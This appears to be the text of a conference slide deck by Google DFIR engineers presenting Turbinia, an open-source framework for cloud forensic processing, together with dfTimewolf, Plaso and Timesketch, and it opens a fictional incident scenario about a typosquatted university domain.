The story of Greendale

Turbinia: Automation of forensic processing in the cloud

Why are WE here?

Thomas Chopitea @tomchop_

Aaron Peterson @aarontpeterson

DFIR @ Google

- We write code, we use it to hunt bad guys
- **dfTimewolf** / **Turbinia** core devs
- Try to automate ourselves out of a job

Why are YOU here?

- You'll learn about the Cloud part of our forensics toolkit
  - It's all **Free and Open Source Software**
- You'll see how these tools fit together through a fictional **scenario**

We'll focus on:

- dfTimewolf
- Turbinia
- Plaso
- Timesketch

log2timeline / plaso

- Recursively parses **everything** in your filesystem and extracts timestamp information
- Builds a **system timeline** from this information

timesketch

- Forensic **timeline visualization** tool



- Plays well with **plaso**
- Multi-user, multi-case, multi-timeline

log2timeline / dfTimewolf

- CLI utility - **the Glue** between different tools
- **Modules** (e.g. collectors, processors, exporters)
- **Recipes** (directions on how to chain Modules)

Turbinia

- **Open-source framework** for deploying, managing and running forensic workloads
- **Automate common tools** like Plaso, bulk_extractor, strings, etc) in cloud environments
- **Parallel processing** whenever possible

*“Grab this piece of **evidence**, run **plaso** on it, and **dump** results in a cloud bucket”*

Other details

- Written in Python
- PoC written in 2015 by @jberggren and @coryaltheide
- Rewritten starting in 2017
- We're good at logos!



Turbinia Installation Types

- **Cloud**
  - Storage, processing, metadata 100% on GCP Cloud
- **Hybrid**
  - Workers run on local machines with shared storage
  - Only metadata is sent to the Cloud
  - All processed data stays local
- **Local**
  - No cloud dependencies
  - Uses Celery / Kombu / Redis
  - Contributed by Facebook (Eric Zinnikas, ericz.com)

TURBINIA ARCHITECTURE (CLOUD)



TURBINIA ARCHITECTURE (CLOUD HYBRID)



TURBINIA ARCHITECTURE (LOCAL)



Installation Types Pros/Cons

	😄 Pros	😰 Cons
Cloud	• No infrastructure management	• Evidence may need to be uploaded
Hybrid	• Shifts costs • No server management • Data stays local	• Local machine management
Local	• No cloud dependencies • Data stays local	• Local machine management • Local service management (Celery, Kombu, Redis)

What is Evidence?

- Evidence can be anything we want to process
    - E.g. RawDisk, GoogleCloudDisk, PlasoFile, etc
- Definitions in Python
- Tasks can generate new Evidence, which may be re-processed
- Evidence as seen by Client/Server are just metadata
- Actual data stored in shared storage or Google Cloud Storage

Pre/Post-Processors

- Pre-processors make Evidence available to Tasks
  - Mounting images and attaching cloud disks, etc.
  - CloudPersistentDisk → RawDisk
- Post-processors clean-up
- Evidence can be “stacked” with help from Python inheritance
  - GoogleCloudDiskRawEmbedded Evidence
  - Pre-processor for outer Cloud Disk attaches outer disk
  - Pre-processor for RawDisk mounts inner raw disk

Output Manager

- Some Evidence types are “copyable”
  - PlasoFile, PlasoCSVFile, TextFile, etc
- Copyable Evidence can be automatically pulled from storage
  - Google Cloud Storage
  - Copyable generated Evidence can also be copied back
- Non-copyable Evidence requires shared storage

A typical Turbinia workflow

- Client sends processing request to server
- Server schedules Tasks from Jobs that can process that Evidence
- Workers from the pool run Tasks to process the Evidence
    a. Tasks read Evidence from shared storage or copied from cloud storage
    b. Task runner pre-processes the Evidence
    c. Task does actual processing
    d. Task generates new Evidence objects (e.g. RawDisk → PlasoFile)
    e. Tasks return this new Evidence to the Server to be processed

Job Graph


Directory
RawDisk
GoogleCloudDisk
GoogleCloudDiskRawEmbedded
StatJob
PlasoJob
StringsJob
ReportText
PlasoFile
PsortJob
TextFile
PlasoCsvFile
GrepJob
FilteredTextFile
Key
Jobs
Evidence

Creating New Tasks is Easy

- Simple execution tasks can be 10-15 lines of actual code
- Documentation at [docs/developing-new-tasks.md]

```
output_evidence = TextFile()
base_name = os.path.basename(evidence.local_path)
output_file_path = os.path.join(
    self.output_dir, '{0:s}.ascii'.format(base_name))
output_evidence.local_path = output_file_path

cmd = 'strings -a -t d {0:s} > {1:s}'.format(
    evidence.local_path, output_file_path)
result.log('Running strings as [{0:s}]'.format(cmd))
self.execute(
    cmd, result, new_evidence=[output_evidence], close=True, shell=True)
```

Turbinia Scope

- Orchestration happens externally
    - dfTimewolf
- Intentionally limited privs
- Push evidence instead of pull

Turbinia Next Steps

- Encrypted disks
- Publish Turbinia recipes for dfTimewolf
- More “analysis” plugins
- More Tasks in general (they’re easy to write!)
- Reporting
- Recipes

Big Picture

- Hunting: **GRR**
- Gathering: **dfTimewolf**
- Processing: **Turbinia**
  - Via: Plaso, libyal, TSK, etc
- Analysis: **Timesketch**





Source: cyber-gtfo.club

The scenario

DISCLAIMER

None *of what I'm about to talk about is true*

(except for the demos)

The victim

Greendale Poly - the most famous **fictitious** university

Everyone’s on semester break when... someone gets a tip.

Suspicious domain reported by admin:

`grendale.xyz`

Greendale just migrated to the cloud...

Honing in on the initial tip...

- Typosquatting on **grendale.xyz**
- Looks **targeted**... Let's look for related artifacts
- Let's see what our cloud forensics options are...

Demo (dfTimeWolf gcp_forensics)



DemO (Turbinia)




IT'S FINE

Forensics in the cloud



DemO (dfTimewolf with Turbinia)

